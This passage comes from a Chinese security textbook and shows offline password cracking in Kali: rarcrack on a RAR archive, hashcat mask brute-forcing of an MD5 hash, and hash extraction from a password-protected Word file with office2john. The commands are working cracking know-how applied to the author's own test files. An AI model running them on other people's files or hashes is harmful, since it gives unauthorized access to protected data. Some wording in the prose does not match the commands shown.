root@kali:~# rarcrack --help
RarCrack! 0.2 by David Zoltan Kedves (kedazo@gmail.com)

Usage:   rarcrack encrypted_archive.ext [--threads NUM] [--type rar|zip|7z]

Options: --help: show this screen.
         --type: you can specify the archive program, this needed when
                 the program couldn't detect the proper file type
         --threads: you can specify how many threads
                    will be run, maximum 12 (default: 2)

Info:    This program supports only RAR, ZIP and 7Z encrypted archives.
         RarCrack! usually detects the archive type.

root@kali:~# rarcrack crack.rar --threads 20 --type rar
```

图 3.3.4.11 采用 rarcrack 破解

```
root@kali:~# vi crack.rar.xml
root@kali:~# rarcrack crack.rar --threads 20 --type rar
RarCrack! 0.2 by David Zoltan Kedves (kedazo@gmail.com)

INFO: number of threads adjusted to 12
INFO: the specified archive type: rar
INFO: cracking crack.rar, status file: crack.rar.xml
INFO: Resuming cracking from password: '0000'
Probing: '0097' [28 pwds/sec]
Probing: '0183' [28 pwds/sec]
Probing: '0271' [29 pwds/sec]
Probing: '0359' [29 pwds/sec]
Probing: '0449' [30 pwds/sec]
Probing: '0540' [30 pwds/sec]
Probing: '0626' [28 pwds/sec]
Probing: '0716' [30 pwds/sec]
Probing: '0804' [29 pwds/sec]
Probing: '0892' [29 pwds/sec]
Probing: '0979' [29 pwds/sec]
Probing: '1070' [30 pwds/sec]
Probing: '1160' [30 pwds/sec]
Probing: '1246' [28 pwds/sec]
GOOD: password cracked: '1234'
root@kali:~#
```

图 3.3.4.12 配置 xml 文档指定 4 位数字密码规则，rarcrack 成功破解出密码

这里先通过 crack.rar.xml 来指定密码为 4 位数字，然后在去

破解，不同的是后者可以自动按照规则来尝试密码，不需要密码字典文件，而前者需要密码字典文件，这个字典文件体积一般都比较大。前者更适用于对弱口令的破解户这话说常用密码的破解，后者适用于对指定规则的破解。

所以一般情况下先用前者来破解看看是否是弱口令，然后再用后者破解，这样相对效率要高一些。

3.3.4.2 破解密码全能工具 hashcat

Hashcat 可以破解非常多的离线密码，包括 word、MD5、WPA、rar、zip 等等，支持灵活的自动以密码组合规则，实现暴力破解，我们先来看一下它的帮助文档，文档内容比较多，这里分段讲解如图 3.3.4.13-3.3.4.19 所示：




图 3.3.4.13 参数

-m 参数指定要破解的 hash 类型，如-m 1000，是指破解序号为 1000 所对应的 hash 类型；


-a 参数指定攻击模式

-o 参数指定输出文件

图 3.3.4.14 参数

-1、-2、-3、-4 是自定义参数，后面会在案例中讲到；

-i 增加模式，其中—increment-min 指定最小位数，--increment-max 指定最大位数。



```
- [ Hash modes ] -

      #  | Name                                                | Category
  =======+=====================================================+======================================
     900 | MD4                                                 | Raw Hash
       0 | MD5                                                 | Raw Hash
     100 | SHA1                                                | Raw Hash
    1300 | SHA2-224                                            | Raw Hash
    1400 | SHA2-256                                            | Raw Hash
   10800 | SHA2-384                                            | Raw Hash
    1700 | SHA2-512                                            | Raw Hash
   17300 | SHA3-224                                            | Raw Hash
   17400 | SHA3-256                                            | Raw Hash
   17500 | SHA3-384                                            | Raw Hash
   17600 | SHA3-512                                            | Raw Hash
    6000 | RIPEMD-160                                          | Raw Hash
     600 | BLAKE2b-512                                         | Raw Hash
   11700 | GOST R 34.11-2012 (Streebog) 256-bit, big-endian    | Raw Hash
   11800 | GOST R 34.11-2012 (Streebog) 512-bit, big-endian    | Raw Hash
    6900 | GOST R 34.11-94                                     | Raw Hash
    5100 | Half MD5                                            | Raw Hash
   18700 | Java Object hashCode()                              | Raw Hash
   17700 | Keccak-224                                          | Raw Hash
   17800 | Keccak-256                                          | Raw Hash
   17900 | Keccak-384                                          | Raw Hash
   18000 | Keccak-512                                          | Raw Hash
   21400 | sha256(sha256_bin($pass))                           | Raw Hash
    6100 | Whirlpool                                           | Raw Hash
   10100 | SipHash                                             | Raw Hash
   21000 | BitShares v0.x - sha512(sha512_bin(pass))           | Raw Hash
      10 | md5($pass.$salt)                                    | Raw Hash, Salted and/or Iterated
      20 | md5($salt.$pass)                                    | Raw Hash, Salted and/or Iterated
    3800 | md5($salt.$pass.$salt)                              | Raw Hash, Salted and/or Iterated
    3710 | md5($salt.md5($pass))                               | Raw Hash, Salted and/or Iterated
    4110 | md5($salt.md5($pass.$salt))                         | Raw Hash, Salted and/or Iterated
    4010 | md5($salt.md5($salt.$pass))                         | Raw Hash, Salted and/or Iterated
   21300 | md5($salt.sha1($salt.$pass))                        | Raw Hash, Salted and/or Iterated
      40 | md5($salt.utf16le($pass))                           | Raw Hash, Salted and/or Iterated
    2600 | md5(md5($pass))                                     | Raw Hash, Salted and/or Iterated
    3910 | md5(md5($pass).md5($salt))                          | Raw Hash, Salted and/or Iterated
    4400 | md5(sha1($pass))                                    | Raw Hash, Salted and/or Iterated
   20900 | md5(sha1($pass).md5($pass).sha1($pass))             | Raw Hash, Salted and/or Iterated
   21200 | md5(sha1($salt).md5($pass))                         | Raw Hash, Salted and/or Iterated
    4300 | md5(strtoupper(md5($pass)))                         | Raw Hash, Salted and/or Iterated
      30 | md5(utf16le($pass).$salt)                           | Raw Hash, Salted and/or Iterated
     110 | sha1($pass.$salt)                                   | Raw Hash, Salted and/or Iterated
     120 | sha1($salt.$pass)                                   | Raw Hash, Salted and/or Iterated
    4900 | sha1($salt.$pass.$salt)                             | Raw Hash, Salted and/or Iterated
    4520 | sha1($salt.sha1($pass))                             | Raw Hash, Salted and/or Iterated
     140 | sha1($salt.utf16le($pass))                          | Raw Hash, Salted and/or Iterated
```

图 3.3.4.15 支持的 hash 模式

这里列出了支持的 hash 模式,比如 0 代表 MD5,100 代表 SHA1,如果想破解一个 MD5 值，直接输入参数-m 0 即可，其它同理。

10400	PDF 1.1 - 1.3 (Acrobat 2 - 4)	Documents
10410	PDF 1.1 - 1.3 (Acrobat 2 - 4), collider #1	Documents
10420	PDF 1.1 - 1.3 (Acrobat 2 - 4), collider #2	Documents
10500	PDF 1.4 - 1.6 (Acrobat 5 - 8)	Documents
10600	PDF 1.7 Level 3 (Acrobat 9)	Documents
10700	PDF 1.7 Level 8 (Acrobat 10 - 11)	Documents
9400	MS Office 2007	Documents
9500	MS Office 2010	Documents
9600	MS Office 2013	Documents
9700	MS Office ≤ 2003 $0/$1, MD5 + RC4	Documents
9710	MS Office ≤ 2003 $0/$1, MD5 + RC4, collider #1	Documents
9720	MS Office ≤ 2003 $0/$1, MD5 + RC4, collider #2	Documents
9800	MS Office ≤ 2003 $3/$4, SHA1 + RC4	Documents
9810	MS Office ≤ 2003 $3, SHA1 + RC4, collider #1	Documents
9820	MS Office ≤ 2003 $3, SHA1 + RC4, collider #2	Documents
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	Documents
18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	Documents
16200	Apple Secure Notes	Documents
15500	JKS Java Key Store Private Keys (SHA1)	Password Managers
6600	1Password, agilekeychain	Password Managers
8200	1Password, cloudkeychain	Password Managers
9000	Password Safe v2	Password Managers
5200	Password Safe v3	Password Managers
6800	LastPass + LastPass sniffed	Password Managers
13400	KeePass 1 (AES/Twofish) and KeePass 2 (AES)	Password Managers
11300	Bitcoin/Litecoin wallet.dat	Password Managers
16600	Electrum Wallet (Salt-Type 1-3)	Password Managers
21700	Electrum Wallet (Salt-Type 4)	Password Managers
21800	Electrum Wallet (Salt-Type 5)	Password Managers
12700	Blockchain, My Wallet	Password Managers
15200	Blockchain, My Wallet, V2	Password Managers
18800	Blockchain, My Wallet, Second Password (SHA256)	Password Managers
23100	Apple Keychain	Password Managers
16300	Ethereum Pre-Sale Wallet, PBKDF2-HMAC-SHA256	Password Managers
15600	Ethereum Wallet, PBKDF2-HMAC-SHA256	Password Managers
15700	Ethereum Wallet, SCRYPT	Password Managers
22500	MultiBit Classic .key (MD5)	Password Managers
22700	MultiBit HD (scrypt)	Password Managers
11600	7-Zip	Archives
12500	RAR3-hp	Archives
13000	RAR5	Archives
17200	PKZIP (Compressed)	Archives
17220	PKZIP (Compressed Multi-File)	Archives
17225	PKZIP (Mixed Multi-File)	Archives
17230	PKZIP (Mixed Multi-File Checksum-Only)	Archives
17210	PKZIP (Uncompressed)	Archives
20500	PKZIP Master Key	Archives
20510	PKZIP Master Key (6 byte optimization)	Archives
14700	iTunes backup < 10.0	Archives
14800	iTunes backup ≥ 10.0	Archives

图 3.3.4.16 支持的 hash 模式

Hashcat 支持的破解格式非常多，这里列举了一部分，剩余其它部分可以自行输入 hashcat -h 来查看。




图 3.3.4.17 支持的攻击模式

这里介绍了 hashcat 的-a 参数所支持的攻击模式，比如-a 3 代表暴力破解模式，我们就以这种模式来讲解，其它模式可以自行去查阅。




图 3.3.4.18 内置的自定义字符

这里规定了内置字符的代表格式，如 l 代表所有小写字母，u 代表所有大写字母，d 代表数字，s 代表特殊字符，a 代表所有小写字母、大写字母、数字、特殊字符的组合。具体用法请往下看。




图 3.3.4.19 命令组合案例

这里我们看一下 Brute-Force 这个语法案例，我们要破解的是一个 md5 值，-a 3 指定暴力破解，-m 0 指定破解类型是 MD5,example0.hash 代表要破解的 hash 值，后面的?a?a?a?a?a?a,其中每一个?a 代表当前位为小写字母、大写字母、数字、特殊字符其中之一，然后进行排列组合猜解密码。

我们先生成一个 MD5 值， 给 aKJSabf 这个字符串加密，输入命令：echo -n aKJSaaf |openssl md5，如图 3.3.4.20 所示：

```
┌──(root💀kali)-[~]
└─# echo -n aKJSabf |openssl md5
(stdin)= ef1db0f27160d735f87d2d8f64a2098b
```

图 3.3.4.20 参数

后边的这一串字符:ef1db0f27160d735f87d2d8f64a2098b 即是加密后的文本，那么我们来破解一下，输入如下命令：

```
hashcat -a 3 -m 0 -1 '?l?u'
ef1db0f27160d735f87d2d8f64a2098b --increment
--increment-min 5 --increment-max 7  a?1?1?1?1?1?1 -o
/root/mytest/crackmd5.txt  - remove
```

含义：

-a 3：暴力破解

-m 0：破解的是 MD5 类型

-1 '?l?u'：指定数字 1 代表 l 或者 u，即小写字母或者大写字母

ef1db0f27160d735f87d2d8f64a2098b：要破解的 MD5 值，也可以存到文本文档里面，写成文档地址即可

--increment --increment-min 5 --increment-max 7：指定密码最小长度为 5 位，为大长度为 7 位

a?1?1?1?1?1?1:指定第一位为字母 a,剩下六位为?1 及签名定义的'?l?u'，即大写或小写字母

-o /root/mytest/crackmd5.txt：指定将结果保存到的文件目录

- remove：不将结果保存到缓存文件中

点击回车后开始破解，如图 3.3.4.21 所示：

```
┌──(root💀kali)-[~]
└─# hashcat -a 3 -m 0 -1 '?l?u' ef1db0f27160d735f87d2d8f64a2098b --increment --incre
ment-min 5 --increment-max 7  a?1?1?1?1?1?1 -o /root/mytest/crackmd5.txt -remove
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POC
L_DEBUG) - Platform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════
═══════════════════════════════════

* Device #1: pthread-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2868/2932 MB (1024 M
B allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

图 3.3.4.21 开始破解

当 Status 为 Cracked 时代表已经破解成功，下面分别有破击而规则即以字母 a 开头的 5-7 位大小写字母,Progress 代表破解尝

试的进度，目前尝试到 23.38%正好猜解到密码，最后 Candidates 表示待尝试破解的区间范围。

```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: ef1db0f27160d735f87d2d8f64a2098b
Time.Started.....: Fri Feb  5 13:44:03 2021 (35 secs)
Time.Estimated...: Fri Feb  5 13:44:38 2021 (0 secs)
Guess.Mask.......: a?1?1?1?1?1?1 [7]
Guess.Charset....: -1 ?l?u, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 3/3 (100.00%)
Speed.#1.........:   128.8 MH/s (3.33ms) @ Accel:1024 Loops:128 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 4622712832/19770609664 (23.38%)
Rejected.........: 0/4622712832 (0.00%)
Restore.Point....: 1708032/7311616 (23.36%)
Restore.Sub.#1...: Salt:0 Amplifier:896-1024 Iteration:0-128
Candidates.#1....: atnHQTZ → aPDAHog
```

图 3.3.4.22 破解完成

我们在/root/mytest 目录下发现确实生成的 crackmd5.txt 文本文件，打开看一下，冒号后面的就是刚刚破解出来的密码，如图 3.3.4.23 所示：




图 3.3.4.23 破解出密码

下面我们再演示一下如何破解 docx、pdf 等加密文件，我们以 word 为例，新建一个 word，写上一些信息，然后设置密码，如图

3.3.4.24-3.3.4.26 所示：

图 3.3.4.24 设置 docx 文档内容

图 3.3.4.25 选择用密码进行加密

设置密码为：ts2021，如图 3.3.4.26 所示：




图 3.3.4.26 设置密码

将加密后的 001.docx 文件拷贝到/root/mytest 目录下，如图 3.3.4.27 所示：




图 3.3.4.27 拷贝文件

我们用 john-1.8.0-jumbo-1.tar.gz 这款工具生成 001.docx 的 hash 值，该工具在网上下载即可，也可以在我的博客 www.anquanrensheng.com 中下载，下载后解压到/root/mytest 目录，如图 3.3.4.28 所示：




图 3.3.4.28 解压 hash 生成工具

然后我们进入到这个文件夹内部，如图 3.3.4.29 所示：




图 3.3.4.29 进入文件夹

里面还有 run 这个文件夹，还需要再进入到 run 里面，这里我就直接上图了，如图 3.3.4.30 所示：

图 3.3.4.30 进入到 run 里面

查看 run 目录下的内容，如图 3.3.4.31 所示，我们使用 office2john.py 这个程序来将 001.docx 生成 hash 值：




图 3.3.4.31 支持的功能列表

生成 hash 值，如图 3.3.4.32 所示：

./office2john.py /root/mytest/001.docx > /root/mytest/001hash.txt

图 3.3.4.32 生成 hash 值

这里有一点需要注意的是由于我们是直接调用.py 文件，因此需要在命令前面加上./才可以，这样才是调用这个 py 文件。我们将生成的 hash 值保存在了 001hash.txt 文件中，下面看一下，如图 3.3.4.33 所示：




图 3.3.4.33 生成 hash 值

然后这里有一点需要注意就是 py 文件规定了生成的整个字符串文本代表的格式是“文件名:hash 值”中间用冒号隔开，因此要把里面“001.docx：”这些字符删掉，因为这些字符不属于 office 的 hash 值，我们手动删除后的文件如图 3.3.4.34 所示：

